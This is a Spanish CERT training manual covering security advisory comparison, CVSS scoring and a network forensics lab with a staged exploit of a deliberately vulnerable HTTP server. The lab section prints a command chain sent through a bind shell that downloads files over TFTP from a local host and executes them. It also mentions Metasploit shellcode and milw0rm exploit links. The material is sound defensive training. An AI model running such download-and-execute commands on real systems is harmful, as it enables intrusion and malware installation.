Solicite a los estudiantes que elaboren una lista con los elementos básicos que se van a encontrar normalmente en un buen aviso de seguridad que se refiera a una vulnerabilidad o amenaza importante. Los estudiantes deberían revisar estas listas unos con otros y llegar a un acuerdo con respecto a la lista final. Una vez que se ha alcanzado un consenso, usted debería pedir a uno de los estudiantes que exponga la lista. Se pretende que estos elementos básicos engloben la mayoría de los campos que deberían estar presentes de alguna forma en un aviso real, junto con una breve descripción de los mismos: NOMBRE E ID DEL PROBLEMA, GRAVEDAD, PLATAFORMAS AFECTADAS, IMPACTO, DESCRIPCIÓN, SOLUCIÓN TEMPORAL, SOLUCIÓN, ACTUALIZACIONES DE SOFTWARE, URLS DONDE PUEDE ENCONTRARSE EL SERVICIO, NOTAS DE REVISIÓN, CREDITOS, FIRMA DIGITAL/CONTACTO, TAMBIÉN CONOCIDO COMO, etc..

Tras este debate, presente un ejemplo de aviso real y analícelo de acuerdo a la introducción anterior. Un ejemplo adecuado podría ser el aviso CERT CA-2001-19 (http://www.cert.org/advisories/CA-2001-19.html), que describe el gusano 'Code Red', muy activo en 2001, y la vulnerabilidad en el desbordamiento de búfer del servidor MS IIS que fue explotada. A continuación se muestra un modelo del análisis que puede llevarse a cabo.

Todos los avisos de un CERT tienen una estructura similar que permanece constante. En primer lugar cada aviso posee su único ID. El ID consiste en las letras 'CA' (del aviso CERT), el año de publicación y el número de aviso con respecto a los publicados ese año. El aviso que analizamos fue el que se encontraba en el documento 19º de 2001. Una identificación clara del documento hace posible que uno pueda referirse al aviso.

La siguiente sección contiene las fechas de la primera publicación y la última actualización. La fecha de la última actualización es muy importante, ya que ayuda a comprobar si el documento está actualizado en comparación con otro que se ocupe del mismo problema.

Posteriormente nos encontramos ante una de las partes fundamentales del aviso: la lista de sistemas afectados. Es extremadamente importante que esta lista sea exacta y que se actualice si es necesario. Los avisos con listas elaboradas de manera precipitada no serán ni tenidos en cuenta ni considerados valiosos por la comunidad TI.

Las partes siguientes del aviso (visión general, descripción e impacto) contienen una breve descripción de las consecuencias que puede implicar el problema, una descripción del problema y su impacto en los sistemas afectados (p. ej. Degradación severa del rendimiento).

La sección correspondiente a la 'solución' está destinada a informar a los usuarios acerca de cómo securizar su red. Si existe una solución formal publicada por el vendedor, bastaría con incluir un enlace a la misma.

El aviso analizado contiene una sección más que es muy importante (Apéndice A – información del vendedor). Ahí, el lector puede encontrar enlaces a avisos publicados por los vendedores (Cisco y Microsoft en este caso). Puesto que los avisos del CERT son normalmente breves, es muy importante facilitar a los usuarios enlaces a información más detallada en vista de que estos la necesiten. La sección con los enlaces normalmente se denomina 'referencias'.

Debata con los estudiantes las diferencias entre su lista consensuada y el ejemplo de un aviso de un CERT. ¿Se han olvidado de algún campo fundamental? ¿El aviso del CERT era completo?

Tarea 2 Comparación paso a paso de algunos avisos de seguridad reales

Una vez que se ha realizado una introducción general, se debería ofrecer a los estudiantes una guía de comparación progresiva de avisos de seguridad. Puede utilizar el ejemplo siguiente del IOS (*Internetwork Operating System* - Sistema Operativo de Interconexión de Redes) de CISCO o elaborar el suyo propio. Un análisis del ejemplo se facilita más adelante. Anime a los estudiantes a participar preguntándoles qué es lo que convence o lo que no les gusta de cada aviso. Modere el debate.

En 2003 se desveló una vulnerabilidad que permitió el bloqueo de una interfaz de un router solamente mediante el envío de un único paquete IPv4 especialmente elaborado. La vulnerabilidad era bastante grave ya que dejaba abierta la posibilidad de un ataque de denegación de servicio (DoS) en los routers de Cisco. Los avisos que se publicaron describiendo la vulnerabilidad pueden encontrarse en el LiveDVD.

Empecemos con el documento publicado por el IBM ISS (*Internet Security Systems*). El documento comienza con una breve descripción del problema. Seguidamente se muestra una extensa lista de las versiones del sistema IOS de Cisco afectadas. La lista puede parecer un tanto abrumadora, pero ofrece al administrador información suficiente acerca de si el software que está empleando se encuentra amenazado En la imagen se resaltan dos elementos con un círculo que describen parte del aviso: el identificador (ID) del aviso y el nivel de amenaza.



Cisco IOS IPv4 packet denial of service
cisco-ios-ipv4-dos (12631)
High Risk
Description:
Multiple Cisco routers and switches are vulnerable to a denial of service attack. By default, Cisco IOS is enabled to process IPv4 packets. By sending a sequence of specially-crafted IPv4 packets, a remote attacker can cause the device to flag the input queue as being full, which causes the input interface to stop processing traffic. The device must be rebooted to regain normal functionality.
Platforms Affected:
- Cisco, IOS 11.0
- Cisco, IOS 11.1

Imagen 1 ID del aviso y gravedad de la amenaza

Es muy importante que los avisos publicados por las instituciones puedan identificarse claramente. Sin embargo, el número del ID del ISS puede que sea algo confuso. ¿Sería mejor que éste incluyese la fecha de publicación? Si ese fuera el caso se sabría inmediatamente si el problema es actual o no. La gravedad del problema también aparece de forma sencilla justo al principio, lo que es muy útil a la hora de captar la atención del lector cuando el problema es grave. ¿Cuál debería ser el grado de complejidad de este sistema de niveles de gravedad? Como podrá observar, muchos avisos en realidad no incluyen ningún remedio para el problema. Únicamente el ID del aviso de CISCO incluye la solución, hacia la que se ofrece un enlace en la sección de 'referencias'.

El siguiente aviso sobre este mismo problema se publica por el Centro de Coordinación del CERT (CERT CC)[2]. La primera diferencia visible es el ID del documento: 'CA-2003-15' resulta más informativo que el '12631' del ISS. Por otro lado, el aviso del CERT no proporciona información precisa en cuanto a los sistemas afectados; sólo se afirma que están afectados todos los dispositivos que funcionan con software del IOS de Cisco y que procesan el protocolo IPv4.




Imagen 2 Información ambigua sobre los sistemas afectados

Incluso si esto fuese verdad en el momento de la publicación, nunca se sabría a ciencia cierta si esta afirmación es todavía válida. Además, alguien que lea este aviso hoy mismo podría pensar que todavía es cierto y comenzaría a buscar una solución. Por supuesto debería haber una forma de comprobar la fecha de publicación del aviso y compararla con la fecha de la divulgación por parte del IOS. Pero ¿no sería más fácil y más fiable enumerar todas las versiones del software IOS afectadas? ¿Sería interesante también conservar una lista de sistemas no afectados? Definitivamente la confusión no es la sensación que queremos que los administradores tengan después de leer el aviso. Por ello, las frases imprecisas deberían evitarse en este tipo de documentos. Comparado con el aviso del ISS, el documento del CERT también carece de especificación del nivel de gravedad. A pesar de estos aspectos, el documento del CERT es una explicación breve y bien preparada del problema. También se muestran soluciones al problema, así como referencias a otras fuentes, entre las que se incluye el aviso de CISCO, lo cual es muy importante.

El documento que vamos a examinar a continuación es el aviso publicado por Cisco (el proveedor del software que se reveló como vulnerable). En el último párrafo se podían observar los avisos publicados por las denominadas *otras partes* (que no están implicadas en el proceso de desarrollo de software). El documento publicado por Cisco es bastante diferente (la descripción y el análisis del problema son mucho más detallados). Este se debe a que se espera que Cisco, en sus funciones de desarrollador y mantenimiento, ofrezca la solución última y definitiva al problema. Nótese que el documento de Cisco incluye una lista de los sistemas afectados incluso más minuciosa que la del aviso del ISS. Asimismo, el procedimiento de comprobación de la versión de software con la que funciona el router también está especificado. Para cada versión del software se sugiere una solución individual. Y cuando se sugiere una mejora, también se ofrece una solución temporal alternativa. Otro aspecto característico de un documento publicado por el proveedor es una descripción más exhaustiva del problema (las causas y las consecuencias). Igualmente se debería tener en cuenta que, además del ID, el documento de Cisco cuenta también con un número de revisión y que el período de tiempo durante el cual se actualizó de forma activa es más extenso en comparación con, por ejemplo, el documento del CERT (El aviso del CERT se publicó el 16 de julio de 2003 y se actualizó por última vez el 17 de julio de 2003, mientras que el de Cisco se publicó el mismo día pero se actualizó por última vez el 22 de julio de 2004).

Tarea 3 Comparación de avisos de seguridad reales por parte de los estudiantes

Una vez que se ha realizado una comparación entre los ejemplos, se les debería confiar a los estudiantes la tarea de realizar por sí mismos una comparación entre los diferentes avisos. El formador podría utilizar el ejemplo elaborado que se muestra más adelante, usar una vulnerabilidad distinta o instar a los estudiantes a que sugieran un conjunto de avisos para su comparación.

En este ejercicio se espera que los estudiantes trabajen individualmente o en pequeños grupos. Pídales que examinen siete avisos de seguridad que reflejan vulnerabilidades en los servidores DNS (CVE-2008-1447). Como formador, se espera que usted oriente y modere el debate. Se debería proporcionar una lista de control, como la que se ofrece a continuación, en la que los estudiantes puedan anotar sus

[2] http://www.cert.org/advisories/CA-2003-15.html

comentarios. Estos comentarios podrían incluir valoraciones tales como ESCASA o BUENA, PRESENTE o AUSENTE, o expresiones más elaboradas si es necesario. Los documentos que se van a analizar están disponibles en el DVD en la subcarpeta del ejercicio de avisos. También se encuentran disponibles en línea:

- US-CERT (Alerta técnica de seguridad cibernética): http://www.us-cert.gov/cas/techalerts/TA08-190B.html
- US-CERT (Notificación de vulnerabilidad): http://www.kb.cert.org/vuls/id/800113
- NVD NIST: http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-1447
- SecurityFocus: http://www.securityfocus.com/bid/30131
- Secunia: http://secunia.com/advisories/cve_reference/CVE-2008-1447/
- Microsoft: http://www.microsoft.com/technet/security/Bulletin/MS08-037.mspx
- ISC (BIND): http://www.isc.org/sw/bind/bind-security.php

Los estudiantes deberían:

- Estudiar detenidamente todos los avisos
- Rellenar la lista de control con sus comentarios.
- Seleccionar los documentos que más les convencen y los que menos. Los estudiantes deben estar preparados para justificar sus decisiones.

Además debería llevarse a cabo un debate general con todos los estudiantes. ¿Es posible un consenso en cuanto al "mejor aviso"? ¿Cuál es el valor de estándares tales como el CVE?

DNS (CVE-2008-1447) lista de control

Documento	**US-CERT (TCSA)**	**US-CERT (VN)**	**NVD NIST**	**SecurityFocus**	**Secunia**	**Microsoft**	**ISC**
ID y Nombre del Problema	1.1.32	1.1.33	1.1.34	1.1.35	1.1.36	1.1.37	1.1.38
Gravedad e Impacto de la Amenaza	1.1.39	1.1.40	1.1.41	1.1.42	1.1.43	1.1.44	1.1.45
Sistemas afectados	1.1.46	1.1.47	1.1.48	1.1.49	1.1.50	1.1.51	1.1.52
Descripción	1.1.53	1.1.54	1.1.55	1.1.56	1.1.57	1.1.58	1.1.59
Soluciones posibles (soluciones, soluciones temporales, ubicaciones de los parches)	1.1.60	1.1.61	1.1.62	1.1.63	1.1.64	1.1.65	1.1.66
Referencias	1.1.67	1.1.68	1.1.69	1.1.70	1.1.71	1.1.72	1.1.73
Notas de revisión	1.1.74	1.1.75	1.1.76	1.1.77	1.1.78	1.1.79	1.1.80
Otros campos: firmas digitales, información de contacto	1.1.81	1.1.82	1.1.83	1.1.84	1.1.85	1.1.86	1.1.87
¿Es Informativo?	1.1.88	1.1.89	1.1.90	1.1.91	1.1.92	1.1.93	1.1.94
Estructura de los documentos	1.1.95	1.1.96	1.1.97	1.1.98	1.1.99	1.1.100	1.1.101
Comentarios adicionales	1.1.102	1.1.103	1.1.104	1.1.105	1.1.106	1.1.107	1.1.108

PARTE 2 FORMACIÓN EN CVSS

Esta parte del ejercicio es opcional.

Se ocupa del CVSS (*Common Vulnerability Scoring System* – Sistema estándar para evaluar el grado de peligrosidad de las vulnerabilidades). Se ha añadido como una herramienta opcional ya que podría asistir al equipo CERT a la hora de categorizar de forma adecuada el nivel de gravedad de la vulnerabilidad descrita en un aviso de seguridad. Las lecciones fundamentales que hay que aprender en este ejercicio son:

- Puede que el impacto de las diversas vulnerabilidades sea diferente en las distintas organizaciones (comunidad de clientes del CERT)
- La gravedad de una vulnerabilidad puede que cambie con el tiempo;
- Si la complejidad de este sistema de evaluación supone un beneficio en comparación con otros métodos más simples de clasificación de los niveles de gravedad de un problema.

Debata todos estos aspectos con los estudiantes al final del ejercicio.

Tarea 1 Aspectos básicos y herramientas del CVSS

El CVSS es un estándar para evaluar las características y el impacto de las vulnerabilidades en la seguridad informática. Su principal finalidad es establecer la importancia y prioridad de una vulnerabilidad en particular y describir sus características. La calificación consiste en una serie de evaluaciones denominadas 'métricas'. La versión que se utiliza actualmente es la versión 2 (CVSS v2). El sistema CVSS está custodiado por el FIRST (*Forum of Incident Response and Security Teams* - Fórum de Equipos de Seguridad y Respuesta ante Incidentes: www.first.org). No obstante, éste es un estándar completamente libre y abierto.

En esta parte el formador debería:

- Presentar el estándar CVSS (describa las diferencias entre las diversas métricas, cómo se establecen, de qué Vector se trata y cómo se lee y redacta el mismo)
- Establecer las métricas CVSS, junto con los estudiantes, basándose en un ejemplo: vulnerabilidad DNS (CVE-2008-1447);
- Llevar a cabo un ejercicio que cuente con las métricas del entorno

Los ejercicios usarán la herramienta gratuita *JVNRSS*: *CVSS V2.0 Calculator for PC,* que fue desarrollada, vendida y registrada bajo derechos de autor por el JVN (http://jvnrss.ise.chuo-u.ac.jp/jtg/cvss/en/index.02.html#ssCVSSv2PC). Esta calculadora está disponible en el LiveDVD de los Ejercicios CERT. Si se dispone de una conexión a Internet, la calculadora en línea *NV CVSS v2 Calculator* (http://nvd.nist.gov/cvss.cfm?calculator&version=2) puede utilizarse en su lugar.

Presente estas herramientas a los estudiantes

Tarea 2 Vectores y métricas CVSS de la vulnerabilidad DNS CVE-2008-1447

En este ejercicio usted debería ayudar a los estudiantes a establecer los vectores y las métricas del CVSS de la vulnerabilidad DNS CVE-2008-1447.

En primer lugar, junto con los estudiantes, establezca las métricas de base (vector y calificación) de la vulnerabilidad CVE-2008-1447 (basándose en http://nvd.nist.gov/nvd.cfm?cvename=CVE-2008-1447):

Vector de acceso (*AV*): Red (*N*)

Complejidad de acceso (*AC*): Baja (*L*)

Autentificación (*Au*): Ninguna (*N*)

Impacto en la confidencialidad (*C*): Ninguno (*N*)

Impacto en la integridad (*I*): Parcial (*P*)

Impacto en la disponibilidad (*A*): Parcial (*P*)

Por consiguiente, el vector es: **(AV:N/AC:L/Au:N/C:N/I:P/A:P)** y la **calificación de base es 6.4** (media).

Explique esto último.

Posteriormente, con los estudiantes, establezca las métricas temporales (vectores y calificaciones) para esta vulnerabilidad, pero siempre dependiendo de la línea temporal. (Obsérvese que estas métricas temporales no son oficiales, sino simplemente un ejemplo).

Línea temporal:

8-07-2008: Información pública acerca de la vulnerabilidad en múltiples implementaciones de DNS[3]. No existían detalles técnicos disponibles. Nótese que la mayoría de los vendedores lanzan una reparación oficial junto con el aviso de seguridad.

Calificación temporal sugerida: 4.3 (E:U/RL:OF/RC:UC)?

21-07-2008: una filtración con información más concreta. Esta entrada de blog fue eliminada[4].

Calificación temporal sugerida: 4.5 (E:U/RL:OF/**RC:UR**)?

23/24/25-07-2008: desvelado un *exploit* público sobre el servidor BIND (disponible en milw0rm[5]).

Calificación temporal sugerida: 5.0 (**E:POC**/RL:OF/**RC:C**)?

29-07-2008: primer ataque con éxito confirmado (sobre los servidores DNS de AT&T[6]):

Calificación temporal sugerida: 5.3 (**E:F**/RL:OF/RC:C)?

2-08-2008: actualización del parche oficial de Bind:

Calificación temporal sugerida: 5.3 (E:F/**RL:OF**/RC:C)?

A continuación debería explicar a grandes rasgos un ejemplo de un entorno de una organización y, junto a los estudiantes, establecer las métricas del entorno (vector y calificación) para esta organización. Debería moderar cualquier debate con los estudiantes.

Ejemplo:

La organización es un ISP medio que posee sus propios servidores DNS para sus clientes. El DNS está basado en Bind 9.4.1 (ésta es una versión vulnerable)…

[3] http://isc.sans.org/diary.html?storyid=4687
[4] http://www.matasano.com/log/1105/regarding-the-post-on-chargen-earlier-today/
[5] http://milw0rm.com/exploits/6122, http://milw0rm.com/exploits/6123, http://milw0rm.com/exploits/6130
[6] http://isc.sans.org/diary.html?storyid=4801

Tarea 3 **Cálculo de las calificaciones CVSS por parte de los estudiantes.**

Para esta tarea divida a los estudiantes en dos grupos (2 ó 3 personas en cada uno). En primer lugar, cada grupo debería imaginar el entorno de su organización y redactar una descripción breve del mismo. Seguidamente todos los grupos en común deberían elegir uno de los avisos de seguridad que describen alguna vulnerabilidad. Los estudiantes podrían elegir uno de las fases previas de este ejercicio ("redacción de avisos de seguridad"). Luego deben establecer, cada grupo por separado, todas las métricas CVSS (en aproximadamente 10 ó 15 minutos). Después todos los grupos deberían debatir sus resultados conjuntamente.

También pueden darse otras dos variantes de este ejercicio: todos los grupos operan en ese mismo entorno de la organización o cada grupo tiene un aviso de seguridad diferente pero el mismo entorno de organización.

Resumen del ejercicio

Resuma el ejercicio y las conclusiones de los debates. Anime a los estudiantes a intercambiar sus opiniones, hacer preguntas y dar sus impresiones acerca del ejercicio.

MÉTRICAS DE EVALUACIÓN

Se debería juzgar a los estudiantes en relación a su actuación a la hora de responder a las preguntas planteadas durante el ejercicio.

Otras métricas de evaluación podrían incluir:

- ¿No lograron indicar algún elemento que faltaba en alguno de los avisos reales?
- ¿Explicaron de forma adecuada por qué se decantaron por un formato de los datos y no otro?
- Cuando los estudiantes fueron capaces de identificar algo específico para su comunidad de clientes en el contexto de los avisos de seguridad, ¿la fundamentación de sus argumentos era sólida?
- ¿Entendieron por qué las calificaciones CVSS pueden ser distintas?

REFERENCIAS

[1] WARP How to write a Warning Advisory [Cómo escribir un aviso de alerta]

http://www.warp.gov.uk/WARPServices/HowToWriteAdvisoryV2.0.pdf

[2] Janet Guidance Notes - Writing Advisories [Escribir avisos de seguridad]

http://www.ja.net/documents/publications/technical-guides/gn-advisories.pdf

[3] A Complete Guide to the Common Vulnerability Scoring System, version 2.0 [Guía completa al estándar CVSS]

http://www.first.org/cvss/cvss-guide.pdf

Ejercicio 7

Análisis forense de redes

Objetivo principal	El objetivo de este ejercicio es familiarizar a los estudiantes con las herramientas habituales de monitorización de la red, su rendimiento y las aplicaciones para el análisis de eventos de seguridad en la red. Como resultado, los estudiantes serán capaces de interpretar el contexto de seguridad de los datos de red recopilados, posibilitando el análisis posterior de los incidentes de seguridad.	
Destinatarios	Empleados técnicos del CERT	
Duración total	Unas 6 horas y 30 minutos	
Distribución temporal/de los tiempos	Presentación del ejercicio	15 min.
	PARTE 1 ANÁLISIS DE TRAZAS PCAP – ATAQUE EN EL SERVIDOR	
	Tarea 1: Escenario introductorio – explotación falsa de una vulnerabilidad en un servidor web 'paso a paso'.	60 min.
	Tarea 2: Escenario *Dabber* (ataque gusano *Dabber*)	60 min.
	PARTE 2 ANÁLISI DE TRAZAS PCAP – ATAQUE EN EL CLIENTE	
	Tarea 1: Descarga no solicitada (*drive-by download*) sin *fast flux*.	60 min.
	Tarea 2: Descarga no solicitada con *fast flux*	60 min.
	PARTE 3 ANÁLISIS DEL FLUJO DE RED	
	Tarea 1: Análisis 'paso a paso' de un ataque DDoS.	60 min.
	Tarea 2: Análisis personal de un ataque DDoS	60 min.
	Resumen del ejercicio	15 min.
Frecuencia	Este ejercicio debería llevarse a cabo siempre que se esté estableciendo un equipo CERT o se unan al mismo nuevos miembros que sean responsables de la gestión avanzada de incidentes. Se debería ampliar periódicamente para tratar nuevos tipos de ataques.	

DESCRIPCIÓN GENERAL

El ejercicio debería plantearse como una clase práctica. Debería realizarse una breve introducción al análisis forense de redes. Además habría que facilitar un conjunto de trazas de paquetes de incidentes de seguridad para el análisis. Cada rastro de paquetes implica un escenario de seguridad diferente, presentado a los estudiantes. Para cada escenario el objetivo es identificar la información de seguridad que sea relevante para un incidente en particular (en el contexto de un host atacado o atacante o de una aplicación). Se recomienda que las trazas incluyan no sólo tráfico malicioso sino también tráfico legítimo, de modo que se representen condiciones de la vida real. Las trazas de paquetes deberían estar

en formato *pcap* y ejemplos de *netflow*. Las trazas en formato *pcap* deberían incluir ejemplos de capturas completas de la carga útil (*payloads*) de los paquetes. Se deberían permitir a los estudiantes el acceso a Internet y animarles a utilizar motores de búsqueda para facilitar sus análisis. Este manual contiene seis ejemplos de escenarios de ataque. Se invita al formador a crear el suyo propio.

Debido a la naturaleza técnica del ejercicio, se le aconseja adquirir amplia experiencia en el análisis de trazas de paquetes y flujos. Los ejemplos del manual se detallan de forma que puedan ayudarle lo máximo posible.

Los estudiantes necesitan tener acceso al LiveDVD, que contiene todas las herramientas y registros (*logs*) necesarios para realizar el ejercicio. Las herramientas que se necesitan para cada escenario se enumeran en la sección del manual dedicada a los escenarios.

PROGRAMA DEL EJERCICIO

El programa del ejercicio se describe a continuación. Haga una breve presentación acerca de por qué es importante el análisis forense de redes para los CERT. Continúe entonces con la descripción general del ejercicio.

Presentación del ejercicio

En un primer momento, presente el ejercicio a los estudiantes, explicando de forma general sus partes fundamentales y la manera en que se realizará el mismo. Consistirá en tres partes importantes:

PARTE 1: Análisis de trazas pcap – ataque en el servidor;

PARTE 2: Análisis de trazas pcap – ataque en el cliente;

PARTE 3: Análisis del flujo de red (*netflow*)

Cada parte se divide en dos escenarios independientes (tareas a realizar). Obsérvese que debido a la duración del ejercicio, se recomienda conceder dos días completos para su realización

PARTE 1 ANÁLISIS DE TRAZAS PCAP – ATAQUE EN EL SERVIDOR

El ejercicio se divide en dos escenarios (tareas) independientes:

- Una demostración llevaba a cabo por el profesor como escenario introductorio;
- La formación de habilidades en el análisis forense de redes mediante *logs* de un ataque real.

La demostración preparada por el profesor abarca todo el proceso de explotación de un servicio del lado del servidor. Se implementó un servidor HTTP especialmente preparado. El servidor obedece las reglas del protocolo HTTP cuando recibe peticiones GET. Sin embargo, siempre que se recibe una petición POST, se lanza un hilo separado para enlazar una *shell* al puerto 12345. Suponiendo que la petición POST inyectará una *shellcode* adecuada, desde el punto de vista de la red esta "explotación" falsa no diferirá de la real. La *shellcode* que permite que la *shell* enlace al puerto 12345 se obtuvo desde la herramienta Metasploit (http://www.metasploit.org)

Durante el proceso de explotación, se debería utilizar el analizador de red *Wireshark* para capturar el tráfico. *Wireshark* capturará todos los paquetes que se recibieron y fueron transmitidos a una interfaz de red particular. Para una presentación con una sola máquina, se utiliza la interfaz *loopback*. El siguiente paso consistiría en un debate acerca de las etapas sucesivas del ataque (tal como se muestra a través del *Wireshark*).

Para el segundo ejercicio, se utiliza el tráfico capturado en un sistema *honeynet* real. Este tráfico contiene un ejemplo de un ataque del gusano *Dabber*. Usando estos logs, los estudiantes tendrían que demostrar sus habilidades a la hora de usar un analizador de red como *Wireshark* y aplicar sus filtros para obtener las fases sucesivas del ataque. El formador debería representar el papel de guía, ayudando a los estudiantes y respondiendo a sus preguntas.

Tarea 1 Escenario introductorio – explotación falsa de una vulnerabilidad en un servidor web 'paso a paso'

El objetivo principal es familiarizar a los estudiantes con un ejemplo de un ataque en un servidor HTTP vulnerable. El escenario presentado en este ejemplo es bastante común, especialmente cuando se trata de ataques que se realizan de forma automática, como pueden ser las infecciones por gusanos o *botnets*.

Notas preliminares

El software preparado para el ejercicio le permitirá hacer una demostración de un ataque en tiempo real. El proceso de explotación en un servidor se puede dividir en tres fases:

- Conectarse al servidor y enviar datos que ejecutan un desbordamiento de búfer;
- Conectarse a la shell sobre el puerto 12345 y ejecutar comandos en el sistema comprometido;
- Descargar software malicioso usando un cliente TFTP.

El proceso exacto del ataque se puede observar en los datos capturados por un *sniffer* de red como *Tcpdump* o *Wireshark*. Las etapas pueden distinguirse unas de otras mediante el uso de filtros, que están incorporados en las dos herramientas mencionadas.

La habilidad de seleccionar paquetes relevantes y rastrear las conexiones en las colecciones de datos *pcap* es una destreza fundamental en el campo del análisis forense de redes. Los casos más frecuentes y básicos de reglas de filtrado utilizadas incluyen:

- Filtrar conexiones desde ciertos hosts
- Filtrar peticiones destinadas a servidores o servicios específicos en un período de tiempo determinado
- Filtrar paquetes por protocolo, contenido y los valores de campos de protocolo específicos

El conocimiento acerca de cómo escribir filtros básicos es normalmente suficiente para recuperar la mayor parte de la información que se necesita. Es de esperar que los estudiantes se familiaricen con la sintaxis de las reglas. Esta destreza va a evaluarse principalmente en este ejercicio y en el siguiente.

Se recomienda que este ejercicio se demuestre en tiempo real. Esto aumentará la concienciación entre los estudiantes en cuanto la facilidad que encuentran los *"script kiddies"* para lanzar ataques. Si, por alguna razón, una presentación en tiempo real del ataque resulta imposible, el LiveDVD contiene un archivo *pcap* que contiene un ataque capturado (/usr/share/exercises/07_NF/adds/).

Se han elaborado dos programas para la demostración del ataque

- Un servidor HTTP vulnerable
- Un *exploit* para el servidor HTTP

El servidor HTTP no es un software completamente funcional. Únicamente sirve a un sitio web y se comporta como lo haría un host comprometido siempre que recibe una petición POST de HTTP. No puede configurarse para ser usado en ningún entorno de producción.

El proceso de ataque es el siguiente:

El primer paso implica establecer una conexión y enviar un mensaje POST al servidor HTTP. El mensaje no es una petición POST ordinaria sino que ha sido preparada deliberadamente para explotar la vulnerabilidad del servidor. Esta explotación provoca la apertura de una *shell* del sistema, con sus *input* y *output* habituales dirigidas a un socket enlazado al puerto 12345. Cualquiera que se conecte al puerto 12345 del servidor comprometido puede que envíe comandos que serán ejecutados. La *shell* enlazada funciona con el mismo ID y los mismos privilegios de usuario que el servidor HTTP.

Después de enviar una petición HTTP maliciosa, el *exploit* espera unos segundos a que se abra el puerto. Entonces intenta una conexión a la *shell.* Si se ha logrado la conexión, se envía y se ejecuta la siguiente cadena de comandos:

```
cd ~; atftp --get --remote-file exploit2 192.168.0.121;
atftp --get --remote-file hello 192.168.0.121; chmod +x hello; ./hello
```

Como resultado, se ejecutan las siguientes acciones:

- El directorio actual en funcionamiento se cambia al directorio doméstico del usuario
- El archivo del *exploit* es descargado desde un servidor TFTP
- Se descarga el *xhttp* desde el servidor TFTP
- Se prepara el bit de ejecución de *xhttp*;
- Se ejecuta el *xhttp*.

En este ejemplo, el programa *xhttp* no hace nada. Sin embargo, en el caso de un *exploit* real, el software podría realizar acciones tales como:

- obtener información acerca del sistema comprometido;
- comunicar con sus instancias en otras máquinas comprometidas;
- llevar a cabo ataques DDoS, enviar spam, etc.

En esta etapa se recomienda que usted ofrezca una pequeña introducción acerca de los ataques de desbordamiento de búfer para explicar esos ataques a los estudiantes de forma completa.

Herramientas necesarias para realizar el ejercicio

Las siguientes son las herramientas necesarias para la realización de este ejercicio. Estas herramientas pueden encontrarse en el LiveDVD.

- Servidor http
- Exploit (/usr/share/exercises/07_NF/adds/exploit)
- Wireshark
- Servidor tftp
- Cliente tftp

Antes de poner en funcionamiento el servidor HTTP vulnerable, asegúrese que el servidor Apache ha sido detenido (¡recuerde reiniciarlo para otros ejercicios posteriores!


```
sudo /etc/init.d/apache2 stop
```

Para poner en marcha el servidor, escriba:

```
sudo /etc/init.d/http_server
```

Los *exploits* pueden encontrarse en el directorio del ejercicio.

El ejercicio puede demostrarse utilizando sólo una máquina o en un equipo de dos máquinas. En caso de una presentación de máquina única, la máquina atacante tendrá la misma dirección IP que la víctima. Puesto que esta situación es improbable en un escenario real, se recomienda utilizar las dos máquinas para este ejercicio, si es posible. El escenario con dos ordenadores se ilustra a continuación:



Los dos ordenadores deberían inicializarse con el LiveDVD de Ejercicios. Para configurar las interfaces de forma apropiada ejecute los scripts que se proporcionan en el LiveCD de Ejercicios: `interface_victim` e `interface_attacker`. Si el ordenador tiene interfaces múltiples, facilite el nombre de aquella que se va a configurar como un parámetro para el script:

```
interface_victim eth1
```

Si no se proporciona ningún parámetro, los scripts configurarán la interfaz primera

Otras descripciones adicionales del ejercicio suponen que sólo se utiliza una máquina durante el ejercicio, lo que significa que la dirección IP de la víctima y el atacante es 127.0.0.1. Si se utilizan dos máquinas para la presentación, en todos los comandos sucesivos la dirección del atacante debería reemplazarse con 192.168.0.2 y la de la víctima con 192.168.0.1.

El archivo pcap adjunto a este ejercicio en el LiveDVD (/usr/share/exercises/07_NF/adds/) contiene los *logs* de ataques lanzados desde una dirección de IP diferente a la de la víctima.

Demostración paso a paso

Una vez que se ha completado la introducción al tema, debería ofrecer una demostración paso a paso de un ejemplo de ataque. Los estudiantes también tendrán acceso a todos los archivos y deberán seguir las acciones del formador y realizar preguntas.

Antes de lanzar el *exploit*, puede enviarse una petición legítima al servidor HTTP. Ejecute *Wireshark* e inicie una captura en tiempo real sobre la interfaz *loopback*. Seguidamente, ejecute el navegador y vaya al sitio www.example1.com. Esta página de ejemplo se sirve de forma local. Para aumentar la cantidad de peticiones legítimas, realice algún tipo de interacción con esta página.

